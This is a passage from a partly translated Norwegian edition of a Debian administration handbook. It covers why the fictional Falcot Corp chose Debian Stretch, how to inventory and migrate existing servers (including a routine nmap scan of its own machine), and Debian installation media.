Raskt voksende behov for IKT 32	Hovedplan 32	Hvorfor en GNU/Linux-distribusjon? 33
	Hvorfor Debian-distribusjonen? 35	Why Debian Stretch? 36

---

---

*Her i denne boken, er du systemansvarlig for en liten bedrift i vekst. Tiden er inne for å definere hovedplanen for informasjonssystemene på nytt for det kommende året i samarbeid med ledelsen din. Du velger å gradvis gå over til Debian, både av praktiske og økonomiske årsaker. La oss se nærmere på hva du har i vente...*

I denne typestudien vil vi se nærmere på alle moderne informasjonssystemtjenester som i dag brukes i en mellomstor bedrift. Etter å ha lest denne boken, vil du ha alle de elementer som trengs for å installere Debian på tjenermaskinene, og fly med egne vinger. Du vil også lære hvordan du effektivt finner informasjon i tilfelle det oppstår vanskeligheter.

## 2.1. Raskt voksende behov for IKT

Falcot Corp produserer høykvalitets lydutstyr. Selskapet er i sterk vekst, og har to anlegg, et i Saint-Étienne, og et annet i Montpellier. Det førstnevnte har rundt 150 ansatte. Det har en fabrikk for produksjon av høyttalere, en designlab, og et felles administrasjonskontor. Anlegget i Montpellier er mindre, med bare ca. 50 ansatte, og produserer forsterkere.

<b>MERK</b>	Falcot Corp-selskapet som brukes som typestudie eller eksempel her, er helt oppdiktet. Enhver likhet med et eksisterende selskap er rent tilfeldig. Likeledes kan enkelte dataeksempler i denne boken være oppdiktet.
<b>Et fiktivt selskap laget for denne typestudien</b>	

The information system has had difficulty keeping up with the company's growth, so they are now determined to completely redefine it to meet various goals established by management:


- moderne, enkel skalerbar infrastruktur
- reduserte kostnader for programvarelisenser ved bruk av åpen kildekode-programmer
- installasjon av en nettside for e-handel, muligens B2B (business to business, dvs. linking av informasjonssystemer mellom ulike selskaper, for eksempel mellom en leverandør og kundene)
- betydelig forbedring i sikkerheten for å bedre beskytte forretningshemmeligheter knyttet til nye produkter

Hele informasjonssystemet vil bli gjennomgått med disse målene i tankene.

## 2.2. Hovedplan

I samarbeid med deg, har IT-ledelsen gjennomført en litt mer omfattende undersøkelse, identifisert noen begrensninger, og definert en plan for flytting til det valgte Open Source-systemet, Debian.

En vesentlig identifisert begrensning er at økonomiavdelingen bruker spesifikk programvare, som bare kjører på Microsoft Windows™. Laboratoriet, på sin side, bruker programvare for data-assistert konstruksjon som kjører på OS X™.



**Figur 2.1** Oversikt over nettverket til Falcot Corp

Overgangen til Debian vil skje gradvis. En liten bedrift, med begrensede midler, kan ikke med rimelighet forandre alt over natten. For det første må IT-ansatte få opplæring i Debian administrasjon. Tjenermaskinene vil så bli konvertert, først nettverksinfrastruktur (rutere, brannmurer, etc.) etterfulgt av brukertjenester (fildeiling, web, SMTP, etc.). Deretter vil kontormaskinene gradvis flyttes over til Debian, mens hver avdeling får opplæring (internt) under utrullingen av det nye systemet.

### 2.3. Hvorfor en GNU/Linux-distribusjon?

DET GRUNNLEGGENDE	
<b>Linux eller GNU/Linux?</b>	<p>Linux, som du allerede vet, er bare en kjerne. Uttrykkene «Linux distribusjon» og «Linux system» er dermed feil: De er i realiteten distribusjoner eller systemer <i>basert på</i> Linux. Disse uttrykkene unnlater å nevne programmene som alltid gjør at denne kjernen kan kjøre. Blant disse er programmene som er utviklet av GNU-prosjektet. Dr. Richard Stallman, grunnlegger av dette prosjektet, insisterer på at uttrykket «GNU/Linux» systematisk blir brukt for å bedre kunne gjenkjenne de viktige bidragene fra GNU-prosjektet, og prinsippene om frihet som de bygger på.</p> <p>Debian has chosen to follow this recommendation, and, thus, name its distributions accordingly (thus, the latest stable release is Debian GNU/Linux 9).</p>

Flere faktorer har tvunget igjennom dette valget. Den systemansvarlige, som var kjent med denne distribusjonen, sikret at det ble oppført blant kandidatene for fornyelsen av datasystemet. Vanskelige økonomiske forhold og tøff konkurransen har begrenset budsjett til denne operasjonen, til tross for den avgjørende betydningen for fremtiden til selskapet. Dette er grunnen til at Åpen kildekode-løsninger raskt ble valgt. Flere nyere studier tyder på at de er rimeligere enn proprietære løsninger, samtidig som det gir tilsvarende eller bedre kvalitet på tjenesten, så lenge det er kvalifisert personell tilgjengelig til å kjøre dem.

I PRAKSID	
<b>Totale eierkostnader (TCO)</b>	<p>Den totale eierkostnaden er summen av alle pengene brukt for å eie, eller kjøpe, i dette tilfellet for operativsystemet. Denne prisen inkluderer eventuell lisensavgift, kostnader for opplæring av personell til å jobbe med den nye programvaren, utskifting av maskiner som er for langsomme, ytterligere reparasjoner, etc. Alt som oppstår som et direkte resultat av det opprinnelige valget som ble tatt.</p> <p>Denne totale eierkostnaden, som varierer i henhold til kriteriene som ble lagt til grunn for vurderingen, er sjeldent stor når kriteriene tas hver for seg. Men det er svært interessant å sammenligne eierkostnadene for ulike alternativer når de er beregnet etter de samme reglene. Denne vurderingstabellen er således av avgjørende betydning, og den er lett å manipulere for å få frem en forhåndsdefinert konklusjon. Dermed er eierkostnaden for en enkelt maskin ikke fornuftig, siden kostnadene for en administrator også gjenspeiles i det totale antallet maskiner de klarer, et tall som åpenbart er avhengig av foreslått operativsystem og verktøy.</p>

Blant frie operativsystemer så IKT-avdelingen på de frie BSD-systemene (OpenBSD, FreeBSD og NetBSD), GNU Hurd, og Linux-distribusjoner. GNU Hurd, som ennå ikke er sluppet i en stabil versjon, ble umiddelbart avvist. Valget er enklere mellom BSD og Linux. Den første har mange fordeler, spesielt på tjenermaskiner. Pragmatisme førte imidlertid til valg av et Linux-system, siden den installerte basen og populariteten er svært viktig, og har mange positive konsekvenser. En av disse konsekvensene er at det er lettere å finne kvalifisert personell til å administrere Linux-maskiner enn teknikere med erfaring fra BSD. Videre tilpasser Linux seg ny maskinvare raskere enn BSD (selv om de ofte er side ved side i dette løpet). Endelig er Linux-distribusjoner ofte mer tilpasset brukervennlige grafiske brukergrensesnitt, uunnværlig for nybegynnere under migrering av alle kontormaskinene til et nytt system.

ALTERNATIV	
<b>Debian GNU/kFreeBSD</b>	<p>Since Debian 6 <i>Squeeze</i>, it is possible to use Debian with a FreeBSD kernel on 32 and 64 bit computers; this is what the <i>kfreebsd-i386</i> and <i>kfreebsd-amd64</i> architectures mean. While these architectures are not “official release architectures”, about 90 % of the software packaged by Debian is available for them.</p> <p>Disse arkitekturene kan være et passende valg for Falcot Corp-administratorene, spesielt for en brannmur (kjernen støtter tre forskjellige brannmurer: IPF, IPFW, PF), eller for en NAS (Network Attached Storage systemet, der ZFS-filsystem er testet og godkjent).</p>

## 2.4. Hvorfor Debian-distribusjonen?

Når Linux-familien er valgt, må et mer spesifikt alternativ velges. Igjen, det er nok av vurderingskriterier. Den valgte distribusjonen må være i stand til å operere i flere år, siden overgangen fra ett til et annet innebærer ekstra kostnader (men mindre enn om overflyttingen var mellom to helt forskjellige operativsystemer, for eksempel Windows eller OS X).

Levedyktighet er dermed viktig, og det må garanteres regelmessige oppdateringer og sikkerhetsoppdateringer over flere år. Tidspunktet for oppdateringer også viktig, da Falcot Corp med så mange maskiner å administrere, ikke kan håndtere denne kompliserte operasjon for ofte. Derfor insisterer IKT-avdelingen på å kjøre den siste stabile utgaven av distribusjonen, for å dra nytte av den beste tekniske støtten, og garanterte sikkerhetsoppdateringer. I praksis er sikkerhetsoppdateringer vanligvis bare garantert for en begrenset tid på eldre versjoner av en distribusjon.

Finally, for reasons of homogeneity and ease of administration, the same distribution must run on all the servers and office computers.

### 2.4.1. Kommersielle og fellesskapsdrevne distribusjoner

Det er to hovedkategorier Linux-distribusjoner: Kommersielle og fellesskapsdrevne. De førstnevnte, utvikles av selskaper og selges med kommersielle støttetjenester. Sistnevnte utvikles i samsvar med den samme åpne utviklingsmodellen som den frie programvaren distribusjonene består av.

A commercial distribution will have, thus, a tendency to release new versions more frequently, in order to better market updates and associated services. Their future is directly connected to the commercial success of their company, and many have already disappeared (Caldera Linux, StormLinux, Mandriva Linux, etc.).

En fellesskapsdistribusjon følger sin egen tidsplan. I likhet med Linux-kjernen, frigjøres nye versjoner når de er stabile, aldri før. En kan være trygg på at den overlever så lenge det er tilstrekkelig mange individuelle utviklere, eller tredjeparts selskaper som støtter den.

En sammenligning av ulike Linux-distribusjoner førte til valg av Debian av flere grunner:

- Det er en fellesskapsdistribusjon, med utvikling sikret uavhengig av eventuelle kommersielle begrensninger. Formålet er således i det vesentlige av en teknisk natur, som synes å favorisere den generelle kvaliteten på produktet.
- Av alle fellesskapsdistribusjoner, er Debian den mest betydningsfulle ut fra mange perspektiver: I antall bidragsytere, antall programvarepakker tilgjengelig, og år med kontinuerlig eksistens. Størrelsen på fellesskapet er et ubestridelig vitnesbyrd om kontinuiteten.
- Statistisk sett blir nye versjoner utgitt hver 18. til 24. måned, og de støttes i 5 år. En tidsplan som passer godt for administratorer.

- En undersøkelse av flere franske selskaper som tilbyr tekniske støttetjenester, og som har spesialisert seg på fri programvare, viser at alle gir teknisk assistanse for Debian. Mange av dem har også valgt Debian for eget bruk. Dette mangfoldet av potensielle tilbydere er en stor fordel for Falcot Corps uavhengighet.
- Til slutt er Debian tilgjengelig på en rekke arkitekturen, inkludert ppc64el for OpenPOWER prosessorer. Det er derfor mulig å installere den på Falcot Corps nyeste IBM-tjenermaskiner.

<p>I PRAKSID</p> <hr/> <p><b>Debian Long Term Support</b></p>	<p>Debian langvarig støtte (LTS)-prosjektet startet i 2014, og har som mål å gi 5 års sikkerhetsoppdatering til alle stabile Debian utgivelser. Da LTS er av sentral betydning for organisasjoner med store utrullinger, forsøker prosjektet å knytte sammen ressurser fra selskaper som bruker Debian.</p> <p>► <a href="https://wiki.debian.org/LTS">https://wiki.debian.org/LTS</a></p> <p>Falcot Corp is not big enough to let one member of its IT staff contribute to the LTS project, so the company opted to subscribe to Freexian's Debian LTS contract and provides financial support. Thanks to this, the Falcot administrators know that the packages they use will be handled in priority and they have a direct contact with the LTS team in case of problems.</p> <p>► <a href="https://wiki.debian.org/LTS/Funding">https://wiki.debian.org/LTS/Funding</a></p> <p>► <a href="https://www.freexian.com/services/debian-lts.html">https://www.freexian.com/services/debian-lts.html</a></p>
---	--

Once Debian has been chosen, the matter of which version to use must be decided. Let us see why the administrators have picked Debian Stretch.

## 2.5. Why Debian Stretch?

Every Debian release starts its life as a continuously changing distribution, also known as “*Testing*”. But at the time we write those lines, Debian Stretch is the latest “*Stable*” version of Debian.

The choice of Debian Stretch is well justified based on the fact that any administrator concerned about the quality of their servers will naturally gravitate towards the stable version of Debian. Even if the previous stable release might still be supported for a while, Falcot administrators aren't considering it because its support period will not last long enough and because the latest version brings new interesting features that they care about.



## Nøkkelord

Gjeldende oppsett  
Gjenbruk  
Migrering



# 3

---

# Analysering av gjeldende oppsett og migrering

---

## Innhold

---

Sameksistens i ikke-ensartede omgivelser 40

Hvordan migrere 41

---

*Enhver utbedring av datasystemer bør ta det eksisterende systemet i betrakting. Dette gjør det mulig å gjenbruke tilgjengelige ressurser så langt som mulig, og garanterer samvirke mellom de ulike elementene som inngår i systemet. Denne studien vil introdusere et generisk rammeverk som kan følges ved alle migreringer av datainfrastruktur til Linux.*

## 3.1. Sameksistens i ikke-ensartede omgivelser

Debian integreres godt i alle typer eksisterende miljøer, og samspiller godt med andre operativsystemer. Denne nesten perfekte harmoni kommer fra markedpress som krever at programvareutgivere utvikler programmer som følger standarder. Å følge standarder tillater administratorer å bytte ut programmer: Klienter eller tjener, unsett om de er frie eller ikke.

### 3.1.1. Integrasjon med Windows-maskiner

Sambas SMB/CIFS-støtte sikrer god kommunikasjon innenfor en Windowskontekst. Den deler ut filer og utskriftskøer til Windows-klienter, og inkluderer programvare som lar en Linux-maskin bruke ressurser tilgjengelig på Windows-tjenere.

VERKTØY	Oppsummert funksjon
<b>Samba</b>	Den nyeste versjonen av Samba kan erstatte det meste av egenskapene i Windows: Fra dem i en enkel Windows NT-tjenermaskin (autentisering, filer, utskriftskøer, nedlasting av skriverdrivere, DFS, etc.) til den mest avanserte (en domenekontroller som er kompatibel med Active Directory).

### 3.1.2. Integrasjon med OS X-maskiner


OS X-maskiner tilbyr, og er i stand til å bruke, nettverkstjenester som filtjenere og skriverdeling. Disse tjenestene er publisert på det lokale nettverket, noe som tillater andre maskiner å oppdage, og gjøre bruk av dem, uten manuelt oppsett, ved hjelp av Bonjour-implementasjonen av Zeroconf-protokollsuiten. Debian inkluderer en annen implementasjon, kalt Avahi, som gir samme funksjonalitet.

I den andre retningen kan Netatalk-bakgrunnsprosessen brukes til å tilby filtjenere til OS X-maskiner i nettverket. Den implementerer AFP-(AppleShare-)protokollen samt de nødvendige meldinger, slik at tjenermaskiner automatisk kan oppdagtes av OS X-klienter.

Eldre Mac OS-nettverk (før OS X) brukte en annen protokoll kalt AppleTalk. For miljøer som involverer maskiner som bruker denne protokollen, tilbyr Netatalk også AppleTalk-protokollen (faktisk startet det som en reimplementering av den protokollen). Det sikrer driften av filtjeneren og utskriftskøer, samt tidsserver (klokkesynkronisering). Ruterfunksjonen dens tillater samtrafikk med AppleTalk-nettverk.

### 3.1.3. Integrasjon med andre Linux/Unix-maskiner

Til slutt: Både NFS og NIS garanterer samspill med Unix-systemer. NFS sikrer filtjenerfunksjonalitet, mens NIS står for brukerkataloger. BSD-utskriftslaget, som brukes av de fleste Unix-systemer, gjør det også mulig å dele utskriftskøer.



**Figur 3.1 Sameksistens mellom Debian, OS X, Windows og Unix-systemer**

## 3.2. Hvordan migrere

For å sikre kontinuitet i tjenestene må hver datamaskin-migrering planlegges og gjennomføres etter planen. Dette prinsippet gjelder uansett hvilket operativsystem som brukes.

### 3.2.1. Kartlegge og identifisere tjenester

Selv om det ser enkelt ut, er dette trinnet helt nødvendig. En seriøs administrator kjenner virkelig de viktigste oppgavene til hver tjenermaskin, men slike roller kan endre seg, og noen ganger kan erfarte brukere ha installert «ville» tjenester. Å vite at de eksisterer vil i det minste tillate deg å bestemme hva du skal gjøre med dem, heller enn å slette dem på måfå.

For dette formålet er det fornuftig å informere brukerne om prosjektet før tjenermaskinen migreres. For å involvere dem i prosjektet kan det være nyttig å installere de vanligste fritt tilgjengelige programmene på datamaskinen deres før migreringen, de samme programmene som de vil møte igjen etter overgangen til Debian; LibreOffice og Firefox er de beste eksemplene her.

#### Nettverk og prosesser

Verktøyet nmap (i pakken med samme navn) vil raskt identifisere internettjenester som kjører på en nettverkstilkoblet maskin uten engang å kreve innlogging. Bare kjør følgende kommando på en annen maskin koblet til samme nettverk:

```
$ nmap mirwiz
Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-06 14:41 CEST
Nmap scan report for mirwiz (192.168.1.104)
Host is up (0.00062s latency).
```

```
Not shown: 992 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5666/tcp  open  nrpe
9999/tcp  open  abyss
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

ALTERNATIV	
<b>Bruk netstat for å finne listen med tilgjengelige tjenester</b>	På en Linux-maskin vil kommandoen <code>netstat -tupan</code> vise listen over aktive eller ventende TCP-økter, samt UDP-porter som kjørende programmer lytter til. Dette gjør det mulig å identifisere tjenestene som tilbys på nettet.
FOR VIDEREKOMMENDE <b>IPv6</b>	Noen nettverkskommandoer vil virke enten med IPv4 (vanligvis forvalgt), eller med IPv6. Disse inkluderer <code>nmap</code> , og <code>netstat</code> -kommandoer, men også andre, som <code>route</code> eller <code>ip</code> . Det normale er at dette gjøres mulig ved å velge kommandolinjen <code>-6</code> .

Hvis tjenermaskinen er en Unix-maskin med skallkontoer til brukere, er det interessant å finne ut om prosesser kjører i bakgrunnen i eierens fravær. Kommandoen `ps auxw` viser en liste med alle prosesser med tilhørende brukeridentitet. Ved å sjekke denne informasjonen opp mot resultatet av `who`-kommandoen, som gir en liste over innloggede brukere, er det mulig å identifisere problematiske eller ikke synlige tjenere eller programmer som kjører i bakgrunnen. Å se på crontabs (tabeller som automatisk lister handlinger satt opp av brukere) vil ofte gi interessant informasjon om oppgaver tjeneren har utført (en full forklaring av `cron` er tilgjengelig på del 9.7, «[Planlegge oppgaver i tide med cron og atd](#)» side 210).

Uansett er det viktig å ta sikkerhetskopi av dine tjenermaskiner: Det tillater gjenopprettning av informasjon i ettertid, når brukere rapporterer spesifikke problemer som følge av migreringen.


### 3.2.2. Sikkerhetskopi av oppsettet

Det er lurt å beholde oppsettet til hver identifiserte tjeneste for å kunne installere den tilsvarende på den oppdaterte tjenermaskinen. Minstekravet er å lage en sikkerhetskopi av oppsettsfilene.

For Unix-maskiner finnes oppsettsfilene vanligvis i `/etc/`, men de kan befinner seg i en underkatalog av `/usr/local/`. Dette er tilfellet dersom et program har blitt installert fra kildekoden, i stedet for som en pakke. I noen tilfeller kan man også finne dem under `/opt/`.

For administrative datatjenester (for eksempel databaser) er det sterkt anbefalt å eksportere dataene til et standard format som vil være lett for den nye programvaren å importere. Et slikt

format er vanligvis i tekstmodus og dokumentert; det kan for eksempel være en SQL-utskift av en database, eller en LDIF-fil for en LDAP-tjener.



**Figur 3.2** Sikkerhetskopi av databaser

Hver tjenerprogramvare er forskjellig, og det er umulig å beskrive alle eksisterende tilfeller i detalj. Sammenlign dokumentasjon for den eksisterende og den nye programvaren for å identifisere hvilke deler som kan eksporteres (og dermed lastes inn igjen), og de som vil kreve manuell håndtering. Å lese denne boken vil avklare oppsettet av de viktigste Linux-tjenerprogrammene.

### 3.2.3. Å overta en eksisterende Debian-tjenermaskin

For effektivt å ta over vedlikeholdet av maskinen kan man analysere en maskin som allerede kjører med Debian.

Den første filen som bør sjekkes er `/etc/debian_version`, som vanligvis inneholder versjonsnummeret for det installerte Debian-systemet (det er en del av pakken `base-files`). Hvis den indikerer `codename/sid`, betyr det at systemet ble oppdatert med pakker som kommer fra en av utviklingsdistribusjonene (enten `testing` eller `unstable`).

Programmet `apt-show-versions` (fra Debian-pakken med samme navn) sjekker listen over installerte pakker, og identifiserer de tilgjengelige versjonene. `aptitude` kan også brukes til disse oppgavene, om enn på en mindre systematisk måte.

Et blikk på `/etc/apt/sources.list`-filen (og `/etc/apt/sources.list.d/-katalogen`) viser hvor de installerte Debian-pakker sannsynligvis kommer fra. Hvis mange ukjente kilder vises, kan administratoren velge å fullstendig installere maskinenes system på nytt for å sikre optimal samvirke med programvaren levert av Debian.

Filen `sources.list` er ofte en god indikator: flertallet av administratorene beholder, i alle fall utkommentert, listen over APT-kilder som tidligere ble brukt. Men du bør ikke glemme at tidligere brukte kilder kan ha blitt slettet, og at noen tilfeldige pakker tatt fra Internettet kan ha blitt installert manuelt (med `dpkg`-kommandoen). I slike tilfeller fremstår maskinen misvisende

som en «standard» Debian. Dette er grunnen til at du bør være oppmerksom på enhver indikasjon som vil avdekke tilstedevarelsen av eksterne pakker (forekomsten av deb-filer i uvanlige kataloger, pakkeversjonsnumre med en spesiell endelse som indikerer at de stammer fra kilder utenfor Debian-prosjektet, som for eksempel ubuntu eller lmde, etc.)

På samme måte er det interessant å analysere innholdet av `/usr/local/`-katalogen, hvis formål er å inneholde programmer kompilert og installert manuelt. Opplisting av programvare installert på denne måten er instruktivt, siden dette reiser spørsmålet om hvorfor den tilsvarende Debian-pakken ikke brukes, hvis en slik pakke eksisterer.

#### RASK TITT

#### *cruft*

Pakke *cruft* tilbyr å liste opp tilgjengelige filer som ikke eies av en pakke. Den har noen filtre (mer eller mindre effektive, og mer eller mindre oppdatert) for å unngå rapportering av noen legitime filer (filer generert av Debian-pakker, eller genererte oppsettsfiler ikke styrt av `dpkg`, etc.).

Vær forsiktig: Ikke slett blindt alt som *cruft* måtte liste!

### 3.2.4. Installasjon av Debian

Når all nødvendig informasjon om den aktuelle tjenermaskinen er kjent, kan vi slå maskinen av og starte installasjonen av Debian på den.

For å velge den riktige versjonen må vi kjenne datamaskinens arkitektur. Hvis den er en rimelig fersk PC, er den mest sannsynlig en amd64 (eldre PC-er er vanligvis i386). I andre tilfeller kan vi avgrense mulighetene ut fra det systemet som ble brukt tidligere.

Tabell 3.1 er ikke ment å være uttømmende, men kan være nyttig. Uansett er den opprinnelige dokumentasjonen for datamaskinen den mest pålitelige kilden for å finne denne informasjonen.

#### MASKINVARE

#### **64-bit PC vs 32-bit PC**


De fleste nye datamaskiner har 64-bit Intel- eller AMD-prosessorer, som er kompatible med eldre 32-bit prosessorer; derfor fungerer programvare kompilert for «i386»-arkitekturen. På den annen side, denne kompatibilitetsmodus utnytter ikke fullt ut egenskapene til disse nye prosessorene. Dette er grunnen til Debian leverer «AMD64»-arkitekturen, som kjører på AMD-brikker så vel som Intel «em64t»-prosessorer (inkludert de fleste i Core-serien), som er svært lik AMD64.

### 3.2.5. Installasjon og oppsett av de valgte tjenestene

Når Debian er installert, må vi installere og sette opp en etter en alle de tjenestene som denne datamaskinen må ha. Det nye oppsettet må ta hensyn til den foregående for å sikre en myk overgang. All informasjon som samles inn i de to første trinnene vil være nyttig for å fullføre denne delen.

Operativsystem	Arkitektur(er)
DEC Unix (OSF/1)	alpha, mipsel
HP Unix	ia64, hppa
IBM AIX	powerpc
Irix	mips
OS X	amd64, powerpc, i386
z/OS, MVS	s390x, s390
Solaris, SunOS	sparc, i386, m68k
Ultrix	mips
VMS	alpha
Windows 95/98/ME	i386
Windows NT/2000	i386, alpha, ia64, mipsel
Windows XP / Windows Server 2008	i386, amd64, ia64
Windows RT	armel, armhf, arm64
Windows Vista / Windows 7-8-10	i386, amd64

**Tabell 3.1** Samsvarende operativsystem og arkitektur



**Figur 3.3** Installasjon av de valgte tjenestene

Før du hopper inn i denne øvelsen med begge føttene, er det sterkt anbefalt at du leser resten av denne boken. Etter det vil du ha en mer presis forståelse av hvordan du setter opp de forventede tjenestene.

## Nøkkelord

---

Installasjon  
Partisjoner  
Formatering  
Filsystem  
Bootsektor  
Maskinvaregjenkjenning

---



# Installasjon

---

# 4

---

---

---

## Innhold

---

Installasjonsmetoder 48

Installasjon, skritt for skritt 50

Etter den første oppstarten 68

---

*For å bruke Debian må du installere det på en datamaskin; denne oppgaven tas hånd om av debian-installer-programmet. En riktig installasjon involverer mange operasjoner. Dette kapitlet gjennomgår dem i kronologisk rekkefølge.*

**DET GRUNNLEGGENDE****Et oppfriskningskurs i  
vedleggene**

Å installere en datamaskin er alltid enklere når du er kjent med hvordan den virker. Hvis ikke, ta en rask avstikker til vedlegg B, «[Kort støttekurs](#)» side 451 før du leser dette kapitlet.

The installer for *Stretch* is based on `debian-installer`. Its modular design enables it to work in various scenarios and allows it to evolve and adapt to changes. Despite the limitations implied by the need to support a large number of architectures, this installer is very accessible to beginners, since it assists users at each stage of the process. Automatic hardware detection, guided partitioning, and graphical user interfaces have solved most of the problems that newbies used to face in the early years of Debian.

Installation requires 128 MB of RAM (Random Access Memory) and at least 2 GB of hard drive space. All Falcot computers meet these criteria. Note, however, that these figures apply to the installation of a very limited system without a graphical desktop. A minimum of 512 MB of RAM and 10 GB of hard drive space are really recommended for a basic office desktop workstation.

**BEWARE****Upgrading from Jessie**

If you already have Debian Jessie installed on your computer, this chapter is not for you! Unlike other distributions, Debian allows updating a system from one version to the next without having to reinstall the system. Reinstalling, in addition to being unnecessary, could even be dangerous, since it could remove already installed programs.

Oppgraderingsprosessen blir beskrevet i del 6.6, «[Oppgradering fra en stabil distro til den neste](#)» side 125.

## 4.1. Installasjonsmetoder

Et Debian-system kan installeres fra flere typer medier, så lenge BIOS på maskinen tillater det. Du kan for eksempel starte fra en CD-ROM, en USB-minnepinne, eller til og med via nettet.

**DET GRUNNLEGGENDE****BIOS, grensesnittet  
mellom maskinvare og  
programvare**

BIOS (som står for Basic Input/Output System) er en programvare som er inkludert i hovedkortet (det elektroniske kortet kobler alle enheter), og kjøres når datamaskinen startes opp, for å laste et operativsystem (via en tilpasset oppstartslaster). Det forblir i bakgrunnen for å gi et grensesnitt mellom maskinvaren og programvaren (i vårt tilfelle, Linux-kjernen).

### 4.1.1. Installere fra en CD-ROM/DVD-ROM

Den mest brukte installasjonsmetoden er fra en CD-ROM (eller DVD-ROM, som oppfører seg akkurat på samme måte): Datamaskinen startes fra dette mediet, og installasjonsprogrammet tar over.

Various CD-ROM families have different purposes: *netinst* (network installation) contains the installer and the base Debian system; all other programs are then downloaded. Its “image”, that

is the ISO-9660 filesystem that contains the exact contents of the disk, only takes up about 150 to 280 MB (depending on architecture). On the other hand, the complete set offers all packages and allows for installation on a computer that has no Internet access; it requires around 14 DVD-ROMs (or 3 Blu-ray disks). There is no more official CD-ROMs set as they were really huge, rarely used and now most of the computers use DVD-ROMs as well as CD-ROMs. But the programs are divided among the disks according to their popularity and importance; the first disk will be sufficient for most installations, since it contains the most used softwares.

Det er en siste type avtrykk, kjent som `mini.iso`, som bare er tilgjengelig som et biprodukt av installasjonsprogrammet. Bildet inneholder bare det minimum som kreves for å sette opp nettverket, og alt annet er lastet ned (inkludert deler av installasjonsprogrammet selv, som er grunnen til at disse avtrykkene har en tendens til ikke å virke når en ny versjon av installasjonsprogrammet kommer ut). Disse bildene finnes på de vanlige Debian speilene under katalogen `dists/release/main/installer-arch/current/images/netboot/`.

TIPS

**Multiarkitektur-disker**

De fleste installasjons-CD-er og -DVD-ROM-er fungerer bare med en bestemt maskinarkitektur. Hvis du ønsker å laste ned de komplette bildene, må du passe på å velge de som virker på maskinvaren i den datamaskinen du ønsker å installere dem.

Some CD/DVD-ROM images can work on several architectures. We thus have a CD-ROM image combining the *netinst* images of the *i386* and *amd64* architectures.

To acquire Debian CD-ROM images, you may of course download them and burn them to disk. You may also purchase them, and, thus, provide the project with a little financial support. Check the website to see the list of DVD-ROM image vendors and download sites.

⇒ <http://www.debian.org/CD/index.html>

#### 4.1.2. Oppstart fra en USB-minnepenn

Siden de fleste datamaskiner er i stand til å starte opp fra en USB-enhet, kan du også installere Debian fra en USB-minnepenn (dette er noe annet enn en liten flash-minnedisk).

Installasjonshåndboken forklarer hvordan du lager en USB-minnepenn som inneholder `debian-installer`. Prosedyren er veldig enkel fordi ISO-bilder for i386 og amd64 er hybridbilder som kan starte fra en CD-ROM, så vel som fra en USB-nøkkel.

